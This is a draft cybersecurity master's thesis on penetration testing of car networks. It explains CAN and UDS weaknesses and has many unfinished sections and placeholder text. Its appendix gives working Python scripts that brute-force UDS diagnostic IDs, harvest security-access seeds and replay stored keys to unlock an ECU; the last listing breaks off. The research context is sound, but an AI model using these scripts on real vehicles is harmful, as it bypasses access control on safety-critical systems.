

POLITECNICO DI TORINO

Master's Degree in Cybersecurity



Master's Degree Thesis

Penetration Test in Automotive Systems

Supervisor:

Prof. Alessandro Savino

Candidate:

Dennis D'Amico

Internship Tutor

TurinTech SE:

Eng. Mauro Bruno

Academic year 2025/2026

Abstract

LOREM ipsum

LOOK content/abstract.tex

Acknowledgments

I would like to express my sincere gratitude to my supervisor, Prof. Alessandro Savino, for the time dedicated.

Special thanks goes to my company tutor, Ing. Mauro Bruno, and the entire team at TurinTech for their constant support.

Lastly, I am endlessly grateful to my family and friends for their company along the journey and for always cheering me up and believing in me even when I couldn't.

Table of Contents

1	Introduction to Automotive system and structure	1
1.1	Evolution of Automotive Architecture	1
1.1.1	Functional Domains and Network Requirements	1
1.1.2	Structural Limitations and Protocol Evolution	2
1.1.3	Convergence and Automotive Cybersecurity Implications	2
1.1.4	Rationale for CAN Protocol Analysis	3
1.2	CAN Communication Protocol	4
1.2.1	CAN Data Frame Structure	4
1.2.2	Security Properties and Architectural Vulnerabilities	5
2	Unified Diagnostic Services Protocol	7
2.1	Overview of ISO 14229 Standard	7
2.2	Client-Server Diagnostic Model	8
2.3	Key UDS Services and Request/Response Formats	8
2.4	Diagnostic Session Control	8
2.5	Security Access Mechanisms	8
3	Threat Modeling and Vulnerability Analysis	9
3.1	Automotive Threat Modeling	9
3.2	UDS protocol vulnerabilities	9
3.3	Attack Vectors on the Diagnostic Bus	9
4	Experimental Laboratory Setup	11
4.1	Hardware Testbed Architecture	11
4.2	Software Environment	11
5	Implementation of Penetration Testing and Attacks	13
5.1	Sniffing on CAN interface	13
5.2	Fuzzing on CAN protocol	13
5.3	Message injection	13
5.4	UDS Diagnostic Discovery	13
5.5	Seed Entropy	13
5.6	Replay Attack on Security Access	13
5.7	Parameter Discovery on Security Access	13

6	Mitigation Strategies and Conclusions	15
6.1	Secure Diagnostics via SecOC	15
6.2	Intrusion Detection and Prevention Systems	15
6.3	Final Remarks and Future Work	15
A	Python Scripts	16
A.1	UDS Diagnostic Discovery	16
A.2	UDS Seed Entropy	19
A.3	UDS Replay Attack	20
	Bibliography	27
	Dedications	28

List of Figures

1.1	Structure of a Standard CAN 2.0A Data Frame. (Source:[7])	4
4.1	Hardware scheme	11

List of Tables

Acronyms

!!!	LOOK glossaries.tex.
ACK	Acknowledgment.
ADAS	Advanced Driver Assistance Systems.
CAN	Controller Area Network.
CAN-FD	Controller Area Network - Flexible Datarate.
CIA	Confidentiality Integrity Availability.
ECU	Electronic Control Unit.
E/E	Electrical and Electronic.
UDS	Unified Diagnostic Services.

Chapter 1

Introduction to Automotive system and structure

1.1 Evolution of Automotive Architecture

For several decades the design of vehicles was mainly focused on providing a reliable mechanical infrastructure that would be both secure and economical. However with the advancement of embedded technology the paradigm shifted toward providing software-driven platforms that provide services to the user to enhance the comfort of the transportation.

To support this digital transition, the underlying Electrical and Electronic (E/E) architecture had to evolve through three main topological models[1]:

1. **Distributed architecture (The legacy model):** In early electronic systems, every new feature—such as anti-lock braking (ABS) or airbag deployment required a dedicated Electronic Control Unit (ECU). These units were in a closed network state and would not interact with external environments.
2. **Domain control architecture (The current standard):** In this division the architecture is organised into domains according to functionality. Typically, these domains include Powertrain, Chassis, Body, ADAS, and Infotainment.
3. **Zonal Architecture (The Next-Generation Paradigm):** The latest evolutionary step organises the vehicle's network based on physical location (e.g., front, rear, left, right) rather than logical function. Localised Zonal Control Unit collect data from nearby components and stream it to a central ECU, drastically reducing the amount of wiring necessary and allowing the use of strategic high speed wiring.

1.1.1 Functional Domains and Network Requirements

The current adopted model classifies ECUs based on the requirements for data throughput, timing determinism, and fault isolation [2]:

- **Safety-Critical Domains (Powertrain and Chassis):** Units that manage core functionalities such as the Engine Control Module (ECM) or the ABS need low latency, typically ranging from 1 to 10 milliseconds, and absolute time determinism. Because a delayed message could result in catastrophic failure, these zones require strict *fault isolation*. If an ECU fails, the communication protocol must alert the rest of the network.
- **High-Bandwidth Domains (ADAS and Telematics):** Advanced Driver Assistance Systems process continuous data streams from camera sensors and other real-time driver assistance systems. These systems require both high throughput and deterministic scheduling to perform safety-critical actions, such as automated braking, are executed without any delay.
- **Low-Criticality Domains (Body and Comfort):** This domain is responsible for non critical components such as climate control, seat adjustments and interior lighting. These networks operate on relaxed latency constraints and low bandwidth requirements, making them ideal for more economical protocols.

1.1.2 Structural Limitations and Protocol Evolution

The presence of these different functional domains quickly revealed severe structural limitations within early E/E architectures, incentivising the development of high-speed in-vehicle communication protocols:

- **Moving from Traditional CAN to CAN-FD:** The traditional CAN bus has been the basis of automotive networking for decades. However its maximum data rate of 1 Mbps and payload limit of 8 bytes per frame became a critical bottleneck. As the number of onboard ECUs increased, networks suffered from severe traffic saturation. This led to the introduction of CAN-FD [3], which mitigates these limits by increasing data throughput up to 5 Mbps and expanding the payload up to 64 bytes per frame.
- **The Transition to Automotive Ethernet:** Despite the bandwidth improvements of CAN-FD, modern data-heavy applications demand transmission speeds far beyond the capabilities of standard fieldbuses. This demand has resulted in the adoption of Automotive Ethernet (standardized under IEEE 100BASE-T1 and 1000BASE-T1) [4], which enables high-bandwidth, bidirectional communication (from 100 Mbps to over 1 Gbps) over a single unshielded twisted pair of copper wires.

1.1.3 Convergence and Automotive Cybersecurity Implications

This transition from isolated, low-bandwidth buses to high-speed, interconnected topologies has dramatically changed the automotive cybersecurity landscape. Traditionally, low critical domains were physically separated from safety-critical networks. Nevertheless, producer requirements for over-the-air (OTA) firmware updates, remote

cloud diagnostics, and sophisticated infotainment connectivity have forced these distinct domains to be linked via centralized gateways [1].

This architectural convergence leads to severe security vulnerabilities, which are now governed by the *ISO/SAE 21434 Automotive Cybersecurity Engineering standard* [5]. While traditional safety engineering ensures that a system is robust towards random hardware faults, cybersecurity engineering must ensure the containment of intentional, malicious exploits.

Because low-criticality domains like the Infotainment system possess external wireless interfaces (Bluetooth, Wi-Fi, Cellular V2X), they represent the primary point of entry for an attacker [6]. If the network lacks cryptographic boundary enforcement or strong gateway-level filtering, a malicious actor can inject unauthorized diagnostic payloads into a low-criticality bus. Attackers can then exploit internal routing mechanisms to perform a lateral movement and compromise safety-critical domains.

1.1.4 Rationale for CAN Protocol Analysis

Despite the rapid deployment of high-bandwidth solutions such as Automotive Ethernet, the CAN and CAN-FD protocols remain the de facto standards for real-time powertrain, chassis, and body control due to their low cost, robustness, and deterministic arbitration. Therefore, understanding the internal functionalities, intrinsic design limitations, and underlying vulnerabilities of the CAN protocol is essential for securing modern E/E architectures. The following section describes in detail its signalling mechanism, frame structure, and security weaknesses.

1.2 CAN Communication Protocol

The Controller Area Network is a multi-master, asynchronous serial bus protocol developed by Robert Bosch GmbH in the 1980s to replace complex point-to-point wiring in vehicles. It uses a differential two-wire bus consisting of CAN High (CAN_H) and CAN Low (CAN_L) lines. Communication is based on two logical states that describe the difference in voltage levels: *dominant* (logical 0) and *recessive* (logical 1). Because a dominant state actively forces the bus voltage difference, it always overwrites a recessive state, enabling robust collision resolution without data corruption.

1.2.1 CAN Data Frame Structure

Specific frame types are used to transfer data across the CAN network, the most notable frame type being the standard Data Frame. A standard CAN Data Frame is divided into various functional fields, each serving a specific role such as synchronization, identification, data payload transmission and error checking.




Figure 1.1: Structure of a Standard CAN 2.0A Data Frame. (Source:[7])

As illustrated in Figure 1.1, the standard Data Frame consists of the following sequential fields:

- **Start of Frame (SOF):** A single dominant bit (0) that synchronizes the clocks of all nodes on the bus after a period of idle network activity.
- **Arbitration Field:** Composed of an 11-bit Identifier (ID) and a single Remote Transmission Request (RTR) bit. The identifier defines the priority of the message. Smaller numerical ID values represent higher priority. The RTR bit indicates whether the frame is a data frame (dominant 0) or a remote request frame (recessive 1).
- **Control Field:** A 6-bit field with the Identifier Extension (IDE) bit, a reserved bit (r0), and the 4-bit Data Length Code (DLC). The DLC specifies the exact number of bytes in the payload, from 0 to 8 bytes.

- **Data Field:** The main payload of the message, containing from 0 to 8 bytes of application-specific parameters, such as sensor readings or status information.
- **Cyclic Redundancy Check (CRC) Field:** A 16-bit field containing a 15-bit checksum computed from the previous fields bits and 1 recessive CRC Delimiter bit. Nodes use this field to detect bit errors during transmission.
- **Acknowledgment (ACK) Field:** A 2-bit field containing of the ACK Slot and an ACK Delimiter. In the ACK Slot, the transmitting node sends a recessive bit. Any receiving node that validates the frame integrity overwrites this slot with a dominant bit to confirm successful reception.
- **End of Frame (EOF):** A sequence of 7 consecutive recessive bits indicating the definitive termination of the Data Frame.

1.2.2 Security Properties and Architectural Vulnerabilities

When the CAN protocol was standardized, automotive networks were physically isolated, closed systems. Therefore the protocol was designed for maximum dependability, real-time determinism, and hardware efficiency, completely excluding cryptographic security measures. A modern information security paradigm (CIA triad) analysis of CAN reveals some vital vulnerabilities as follows:

- **Lack of Authentication and Integrity (No Source Verification):** CAN frames do not contain any origin identifiers or cryptographic signatures. Messages are broadcast to the entire bus, and receiving nodes filter them based solely on the Message ID, which identifies the data type (e.g., engine speed) rather than the transmitter. As a result, any node connected to the bus can inject frames with identical IDs and impersonate a legitimate entity. The 15-bit CRC field only protects against random hardware bit-errors caused by electromagnetic interference but provides no protection against intentional malicious modifications.
- **Lack of Confidentiality (Open Broadcast Nature):** Because CAN uses a shared, broadcast medium, each node on the bus can read every transmitted frame. There is no native encryption layer in the data link and physical layers. An attacker with physical or logical access to the bus can perform passive eavesdropping, capturing all network traffic, and reverse engineering proprietary vehicle telemetry.
- **Vulnerability to Denial of Service (Arbitration Exploitation):** The deterministic priority mechanism, while beneficial for safety-critical real-time scheduling, introduces a major vulnerability. An attacker can continuously flood the bus with dominant bits or max priority frames (ID 0x000). The non-destructive bitwise arbitration always blocks legitimate lower-priority traffic, leading to a complete network Denial of Service (DoS).

- **Susceptibility to Cyber-Physical Attacks (Error Handling Exploitation):** The built-in fault-confinement mechanism of CAN can be exploited. A node detecting too many transmission errors will automatically switch from an *Error Active* state to an *Error Passive* state, and eventually into a *Bus-Off* state, physically disconnecting it from the network. Attackers can exploit this by injecting dominant bits at the exact transmission time of a target ECU, forcing it into a permanent Bus-Off state, detaching it from the network.

Chapter 2

Unified Diagnostic Services Protocol

2.1 Overview of ISO 14229 Standard

The Unified Diagnostic Services (UDS) protocol, standardized under ISO 14229 [10], is the de facto global standard for automotive diagnostics, ECU firmware reprogramming, and fault management. Historically, vehicle manufacturers utilized proprietary diagnostic protocols, creating severe fragmentation across the automotive industry. The introduction of the ISO 14229 standard unified these diagnostic practices into a single, cohesive framework utilized across nearly all modern passenger cars and commercial vehicles.

From an architectural perspective, UDS operates at the Session (Layer 5) and Application (Layer 7) layers of the Open Systems Interconnection (OSI) reference model [8]. A fundamental strength of UDS is its transport-layer independence; the core protocol defines diagnostic services and message formats without dictating the underlying physical medium. Consequently, UDS can be natively deployed over various network topologies, including traditional CAN buses, CAN-FD, Automotive Ethernet (DoIP)[10].

The ISO 14229 standard is organized into multiple discrete parts to segregate core application logic from network-specific implementations:

- **ISO 14229-1 (Application Layer):** Defines the abstract logic, timing parameters, and structure of individual diagnostic requests and responses, independent of the underlying network hardware [10].
- **ISO 14229-2 (Session Layer Services):** Specifies the session management rules, core timing requirements, and parameter definitions that govern the execution of diagnostic sequences.
- **ISO 14229-3 (UDS on CAN):** Tailors the application layer definitions specifically for CAN networks, mapping UDS requirements to the physical and data link behaviors of the CAN bus.

While UDS handles application-level diagnostic commands, a significant engineering challenge arises when transmitting large payloads—such as fault memory dumps or ECU firmware images—over standard CAN fieldbuses, which restrict the data payload to 8 bytes per frame. To bridge this gap, UDS implementation on CAN relies on the ISO 15765-2 transport protocol, commonly referred to as ISO-TP [11]. ISO-TP manages the fragmentation, packetization, flow control, and reassembly of diagnostic messages, allowing payloads up to 4095 bytes to be seamlessly transferred across multiple sequential CAN frames.

2.2 Client-Server Diagnostic Model

2.3 Key UDS Services and Request/Response Formats

2.4 Diagnostic Session Control

2.5 Security Access Mechanisms

Chapter 3

Threat Modeling and Vulnerability Analysis

3.1 Automotive Threat Modeling

3.2 UDS protocol vulnerabilities

3.3 Attack Vectors on the Diagnostic Bus

Chapter 4

Experimental Laboratory Setup

4.1 Hardware Testbed Architecture




Figure 4.1: Hardware scheme

4.2 Software Environment

Chapter 5

Implementation of Penetration Testing and Attacks

- 5.1 Sniffing on CAN interface
- 5.2 Fuzzing on CAN protocol
- 5.3 Message injection
- 5.4 UDS Diagnostic Discovery
- 5.5 Seed Entropy
- 5.6 Replay Attack on Security Access
- 5.7 Parameter Discovery on Security Access

Chapter 6

Mitigation Strategies and Conclusions

6.1 Secure Diagnostics via SecOC

6.2 Intrusion Detection and Prevention Systems

6.3 Final Remarks and Future Work

Appendix A

Python Scripts

A.1 UDS Diagnostic Discovery

The script used to identify the Arbitration ID dedicated to Diagnostic is presented below:

Listing A.1: UDS Discovery

```
1 #CARINGCARIBOU DISCOVERY
2 import subprocess
3 from pathlib import Path
4 import can
5 import time
6
7 CURRENT_DIR = Path(__file__).resolve().parent
8 LOG_FILE_PATH = CURRENT_DIR / "logs/discovery_output.txt"
9 LOG_FILE_PATH_DIAGNOSTIC = CURRENT_DIR / "logs/diagnostic.txt"
10 #caringcaribou -i <interface> uds discovery -min <min_value> -max <
    max_value>
11
12 def verifica_coppia_diagnostica(client_id, server_id, interface="can0")
    :
13     """
14     send UDS DiagnosticSessionControl (10 01) to verify
15     if the couple CLIENT/SERVER is diagnostic related or false positive
16     .
17     """
18     is_extended = client_id > 0x7FF or server_id > 0x7FF
19     can_mask = 0xFFFFFFFF if is_extended else 0x7FF
20     can_filters = [{ "can_id": server_id, "can_mask": can_mask, "
        extended": is_extended }]
21     SERVICE = 0x10
22     SUBFUNCTION = 0x01
23     try:
24         bus = can.interface.Bus(channel=interface, interface="socketcan
        ", can_filters=can_filters)
25         # Standard Payload Single Frame UDS (0x02 bytes, Service 0x10,
        Subfunction 0x01)
26         payload = [0x02, SERVICE, SUBFUNCTION, 0xAA, 0xAA, 0xAA, 0xAA,
        0xAA]
```

```

26         msg = can.Message(
27             arbitration_id=client_id,
28             data=payload,
29             is_extended_id=is_extended
30         )
31         bus.send(msg)
32         start_time = time.time()
33         while (time.time() - start_time) < 0.15:
34             rx_msg = bus.recv(timeout=0.05)
35             if rx_msg and rx_msg.arbitration_id == server_id:
36                 # If ECU responds with positive response (0x50) to
service 0x10
37                 #single frame
38                 if len(rx_msg.data) >= 3 and rx_msg.data[1] == (SERVICE
+ 0x40) and rx_msg.data[2] == SUBFUNCTION:
39                     bus.shutdown()
40                     return True
41                 #first frame
42                 if len(rx_msg.data) >= 4 and ((rx_msg.data[0] & 0xF0)
>> 4) == 0x01 and rx_msg.data[2] == (SERVICE + 0x40) and rx_msg.data
[3] == SUBFUNCTION:
43                     bus.shutdown()
44                     return True
45             bus.shutdown()
46         except Exception as e:
47             print(f"\n[!] Errore durante il test hardware della coppia: {e}
")
48         return False
49
50 def run_discovery(min_value, max_value, interface="can0"):
51     """Discovery using caringcaribou"""
52     coppie_candidate = []
53     discovered_diagnostics = []
54
55     # Strings to saveCaring Caribou log
56     stderr_log = ""
57     print("[*] Caring Caribou loading...")
58     # Ask Linux to use caringcaribou
59     process = subprocess.Popen(
60         ['caringcaribou', '-i', interface, "uds", "discovery", "-min",
str(min_value), "-max", str(max_value)],
61         stdout=subprocess.PIPE,
62         stderr=subprocess.PIPE,
63         text=True
64     )
65
66     # Capture standard output
67     for stdout_line in iter(process.stdout.readline, ""):
68         print(stdout_line, end="") # Show original output
69         if "0x" in stdout_line and "|" in stdout_line:
70             parti = stdout_line.split("|")
71             if len(parti) >= 3:
72                 client_str = parti[1].strip()

```

```

73         server_str = parti[2].strip()
74         try:
75             client_id = int(client_str, 16)
76             server_id = int(server_str, 16)
77             if (client_id, server_id) not in coppie_candidate:
78                 coppie_candidate.append((client_id, server_id))
79         except ValueError:
80             continue
81
82     # Check for false positives
83     print(f"\n[*] Found {len(coppie_candidate)} couples. Validation... "
84           )
85
86     for client_id, server_id in coppie_candidate:
87         print(f"    [-] Test Client: 0x{client_id:08X} -> Server: 0x{
88 server_id:08X} ... ", end="", flush=True)
89         if verifica_coppia_diagnostics(client_id, server_id, interface)
90 :
91             print("VALID")
92             discovered_diagnostics.append((client_id, server_id))
93         else:
94             print("False Positive")
95
96     # Print on screen
97     print(f"| {'CLIENT ID':<12} | {'SERVER ID':<12} |")
98     print("-"*31)
99     for c_id, s_id in discovered_diagnostics:
100         print(f"| 0x{c_id:08x} | 0x{s_id:08x} |")
101     print("="*31)
102
103     # Print on file log
104     try:
105         with open(LOG_FILE_PATH, "w") as f:
106             f.write(f"| {'CLIENT ID':<12} | {'SERVER ID':<12} |\n")
107             for c_id, s_id in discovered_diagnostics:
108                 f.write(f"| 0x{c_id:08x} | 0x{s_id:08x} |\n")
109     except Exception as e:
110         print(f"[ERR] Errore during save: {e}")
111     return discovered_diagnostics
112
113 if __name__ == "__main__":
114     #discovery brute force
115     min_value = 0x00000000
116     max_value = 0xFFFFFFFF
117     result = run_discovery(min_value=min_value, max_value=max_value,
118                             interface=interface)
119     with open(LOG_FILE_PATH_DIAGNOSTIC, "a") as f:
120         for client_id, server_id in result:
121             f.write(f"{hex(client_id)} {hex(server_id)}\n")

```

A.2 UDS Seed Entropy

The script used to identify whether an attack based on seed entropy is shown below:

Listing A.2: UDS Seed Request

```

1 #CARINGCARIBOU SEED REQUEST
2 #caringcaribou -i <interface> uds security_seed -r <reset_type> -n <
  seeds_to_capture> <session_type> <session_security> <txid> <rxid>
3
4 import subprocess
5 from pathlib import Path
6 import sqlite3
7 import re
8 CURRENT_DIR = Path(__file__).resolve().parent
9 LOG_FILE_PATH = CURRENT_DIR / "logs/seeds.txt"
10 DB_PATH = CURRENT_DIR / "logs/uds_seeds.db"
11 LOG_FILE_PATH_DIAGNOSTIC = CURRENT_DIR / "logs/diagnostic.txt"
12
13 def init_db():
14     """Create DB to save the obtained seeds"""
15     with sqlite3.connect(DB_PATH) as conn:
16         cursor = conn.cursor()
17         cursor.execute("""
18             CREATE TABLE IF NOT EXISTS seed_key_pairs (
19                 seed TEXT PRIMARY KEY,
20                 associated_key TEXT DEFAULT NULL,
21                 counter INTEGER DEFAULT 1
22             )
23         """)
24         conn.commit()
25
26 def save_seed_to_db(seed_value):
27     """Insert seed in DB or update counter"""
28     with sqlite3.connect(DB_PATH) as conn:
29         cursor = conn.cursor()
30         cursor.execute("""
31             INSERT INTO seed_key_pairs (seed, associated_key, counter)
32             VALUES (?, NULL, 1)
33             ON CONFLICT(seed) DO UPDATE SET counter = counter + 1
34         """, (seed_value,))
35         conn.commit()
36
37 def seed_request_debug(rtype, to_capture, session_type_str,
38     session_security_str, txid_hex, rxid_hex, interface="can0"):
39     """Capture seed, write log on screen and in DB"""
40     init_db() # initialize DB
41     #caringcaribou command
42     cmd = [
43         'caringcaribou', '-i', interface,
44         'uds', 'security_seed',
45         '-r', str(rtype),
46         '-n', str(to_capture),

```

```

46     session_type_str, session_security_str,
47     txid_hex, rxdid_hex
48 ]
49
50 with open(LOG_FILE_PATH, "w") as f:
51     process = subprocess.Popen(
52         cmd,
53         stdout=subprocess.PIPE,
54         stderr=subprocess.STDOUT,
55         text=True,
56     )
57     for line in iter(process.stdout.readline, ""):
58         print(line, end="") # print on screen
59         f.write(line)       # write on log file for persistence
60         f.flush()
61         #REGEX to extract seed from the print
62         match = re.search(r'Seed received:\s+([0-9a-fA-F]+)', line)
63         if match:
64             extracted_seed = match.group(1).strip().lower()
65             if extracted_seed:
66                 save_seed_to_db(extracted_seed)
67     process.stdout.close()
68     process.wait()
69     return process.returncode
70
71 if __name__ == "__main__":
72     interface = "can0"
73     to_capture = 3000 # number of seed request
74     rtype = 1 #1—> hard reset, 3—>soft reset
75     session_type = 0x02 #programming session
76     session_security = 0x01 #security level
77     f=open(LOG_FILE_PATH_DIAGNOSTIC,"r")
78     line = f.readline()
79     # Convert numeric values to hexadecimal strings where needed
80     session_type_str = str(session_type)
81     session_security_str = str(session_security)
82     txid_hex = hex(int(line.split(" ")[0], 16))
83     rxdid_hex = hex(int(line.split(" ")[1], 16))
84     result = seed_request_debug(rtype, to_capture, session_type_str,
        session_security_str, txid_hex, rxdid_hex, interface)

```

A.3 UDS Replay Attack

The script used to send a previously sniffed key is presented below:

Listing A.3: UDS Replay Attack

```

1 from pathlib import Path
2 import sys
3 import time
4 import threading
5 from threading import Event

```

```

6 import can
7 import sqlite3
8
9 CURRENT_DIR = Path(__file__).resolve().parent
10 LOG_FILE_PATH_DIAGNOSTIC = CURRENT_DIR / "logs/diagnostic.txt"
11 DB_PATH = CURRENT_DIR / "logs/uds_seeds.db"
12 sys.path.append(str(Path(CURRENT_DIR.parents[1]/ "API").absolute()))
13 from CAN_API_Wrapper import UDSMessage
14
15 stop_tester_present = Event()# Flag to stop Tester Present
16
17 def send_tester_present(bus, txid, rxd):
18     """Send TesterPresent (02 3E 80)"""
19     tp_raw_data = [0x02, 0x3E, 0x80, 0xAA, 0xAA, 0xAA, 0xAA, 0xAA]
20     is_extended = txid > 0x7FF
21     # Build CAN frame using python-can library
22     can_msg = can.Message(
23         arbitration_id=txid,
24         data=tp_raw_data,
25         is_extended_id=is_extended
26     )
27     while not stop_tester_present.is_set():
28         try:
29             bus.send(can_msg)
30         except Exception as e:
31             print(f"[!] Error sending: {e}")
32             time.sleep(1.0)
33
34 def trova_key_da_seed(seed_input):
35     """Search key associated to seed in DB"""
36     # transform input into hex string
37     if isinstance(seed_input, int):
38         seed_str = f"{seed_input:08X}"
39     else:
40         # If it is already a string remove '0x' if present
41         seed_str = seed_input.replace("0x", "").replace("0X", "").strip()
42
43     with sqlite3.connect(DB_PATH) as conn:
44         cursor = conn.cursor()
45         # Use LIKE to ignore Upper/lowercas
46         cursor.execute("""
47             SELECT associated_key
48             FROM seed_key_pairs
49             WHERE seed LIKE ? AND associated_key IS NOT NULL
50             """, (seed_str,))
51         row = cursor.fetchone()
52         if row:
53             return row[0] # Return key
54
55 def security_access_unlock_replay(txid, rxd):
56     """
57     The function ask for SA service, receives the seed and looks for

```

```

key in the DB
58     If the key is in the DB send it , otherwise ask a new seed
59     """
60     interface = "can0"
61     MAX_SEED_ATTEMPT = 20 # avoid endless loops
62     MAX_TENTATIVI = 5 # avoid endless loops
63     SERVICE = 0x27 #SA
64     SID_ECU_RESET = 0x11 #SID for ECU reset
65     SUB_FUNCTION_RESET = 0x01 #hard reset
66     session_security = 0x01 #security level
67     id_hex = f"0x{rxid:X}"
68
69     # — REPLAY LOOP LOGIC —
70     sblocco_completato = False
71     tentativi_seed_ignoti = 0
72     can_filters = [
73         {"can_id": txid, "can_mask": 0x1FFFFFFF, "extended": True},
74         {"can_id": rxid, "can_mask": 0x1FFFFFFF, "extended": True}
75     ]
76     bus = can.interface.Bus(channel=interface, interface="socketcan",
77                             can_filters=can_filters)
78     #messages for programming session
79     payload_session = bytearray([0x10, 0x02]) #02 10 02
80     #messages per SA
81     payload_SA = bytearray([SERVICE, session_security])
82     msg = UDSMessage(bus=bus, byte_array=payload_SA, rxid=rxid, txid=
83     txid)
84     #HARD RESET
85     payload_reset = [SID_ECU_RESET,SUB_FUNCTION_RESET]
86     #THREAD for tester present
87     stop_tester_present.clear()
88     tp_thread = threading.Thread(target=send_tester_present, args=(bus,
89     txid, rxid), daemon=True)
90
91     msg.start()
92     tp_thread.start()
93     time.sleep(0.2)
94
95     #If I didn't guess the key or there were too many attempts
96     while not sblocco_completato and tentativi_seed_ignoti <
97     MAX_SEED_ATTEMPT:
98         risposta_arrivata = False
99         tentativi = 0
100         last_seed_int = None
101         sblocco_completato = False
102         session_key = session_security + 0x01
103         while not risposta_arrivata and tentativi < MAX_TENTATIVI:
104             msg.set_payload(payload_reset)
105             msg.send() #ask for hard reset
106             time.sleep(1.5)
107             msg.set_payload(payload_session)
108             msg.send() #ask for programming session
109             time.sleep(0.15)

```

```

106         while msg.stack.available():
107             msg.stack.recv()
108             msg.set_payload(payload_SA)
109             msg.send() #ask for security access
110             tentativi += 1
111             rx_data = msg.recv(timeout=1.0)# wait for Seed
112
113             if rx_data is not None and len(rx_data) >= 2:
114                 # Positive response: [0x67, 0x01, SEED_BYTE1, ...]
115                 if rx_data[0] == (SERVICE + 0x40) and rx_data[1] ==
session_security:
116                     risposta_arrivata = True
117                     seed_bytes = rx_data[2:]
118                     current_seed_str = ''.join(f'{b:02X}' for b in
seed_bytes)
119                     data_hex = ''.join(f'{b:02X}' for b in rx_data)
120                     timestamp_str = f'{time.time():.4f}'
121                     print(f"[ SA {SERVICE:02X} SEED ] | {
timestamp_str:<15} | {id_hex:<13} | SEED: {current_seed_str:<30} | {
data_hex}")
122                     last_seed_int = int.from_bytes(seed_bytes,
byteorder='big')
123                     break
124                 # Negative response or Response Pending
125                 elif rx_data[0] == 0x7F and len(rx_data) >= 3:
126                     nrc = rx_data[2]
127                     data_hex = ''.join(f'{b:02X}' for b in rx_data)
128                     timestamp_str = f'{time.time():.4f}'
129
130                     if nrc == 0x78:
131                         print(f"[ SA {SERVICE:02X} PENDING ] |
{timestamp_str:<15} | {id_hex:<13} | ECU BUSY -> Response Pending (0
x78) | {data_hex}")
132                         #retry after response pending
133                         rx_data_retry = msg.recv(timeout=3.0)
134                         if rx_data_retry and len(rx_data_retry) >= 2
and rx_data_retry[0] == (SERVICE + 0x40):
135                             risposta_arrivata = True
136                             seed_bytes = rx_data_retry[2:]
137                             print(f"[ SA {SERVICE:02X} SEED ]
| {timestamp_str:<15} | {id_hex:<13} | SEED: {''.join(f'{b:02X}'
for b in seed_bytes):<30} | {''.join(f'{b:02X}' for b in
rx_data_retry)})")
138                             last_seed_int = int.from_bytes(seed_bytes,
byteorder='big')
139                         else:
140                             print(f"[ SA {SERVICE:02X} ERROR ] |
{timestamp_str:<15} | {id_hex:<13} | NEGATIVE RESPONSE -> NRC 0x{nrc
:02X} | {data_hex}")
141                         else:
142                             if tentativi < MAX_TENTATIVI:
143                                 print(f"[!] Timeout Seed Request-> Retry (Attempt {
tentativi}/{MAX_TENTATIVI}) ... ")

```



```

144         time.sleep(0.07)
145
146         if not risposta_arrivata or last_seed_int is None:
147             print(f"[ERR] SA failed after {MAX_TENTATIVI} attempts")
148             #I got the seed
149             if risposta_arrivata and last_seed_int is not None:
150                 key_trovata = trova_key_da_seed(last_seed_int) #find Key
151                 if key_trovata is not None:
152                     key_bytes = bytearray.fromhex(key_trovata)
153                     # SID 0x27, Subfunctione 0x02 (Send Key)
154                     payload_key = bytearray([SERVICE, session_key]) +
key_bytes
155                     print(f"[*] sending key...")
156                     msg.set_payload(payload_key)
157                     msg.send()
158                     rx_data = msg.recv(timeout=3.0) #wait
159                     if rx_data is not None and len(rx_data) >= 2:
160                         # SUCCESS (67 02)
161                         if rx_data[0] == (SERVICE + 0x40) and rx_data[1] ==
session_key:
162                             sblocco_completato = True
163                             data_hex = ' '.join(f"{b:02X}" for b in rx_data
)
164
165                             timestamp_str = f"{time.time():.4f}"
166                             print(f"[ SA {SERVICE:02X} KEY OK ]      |
{timestamp_str:<15} | {id_hex:<13} | Security Access unlocked!      | {
data_hex}")
167
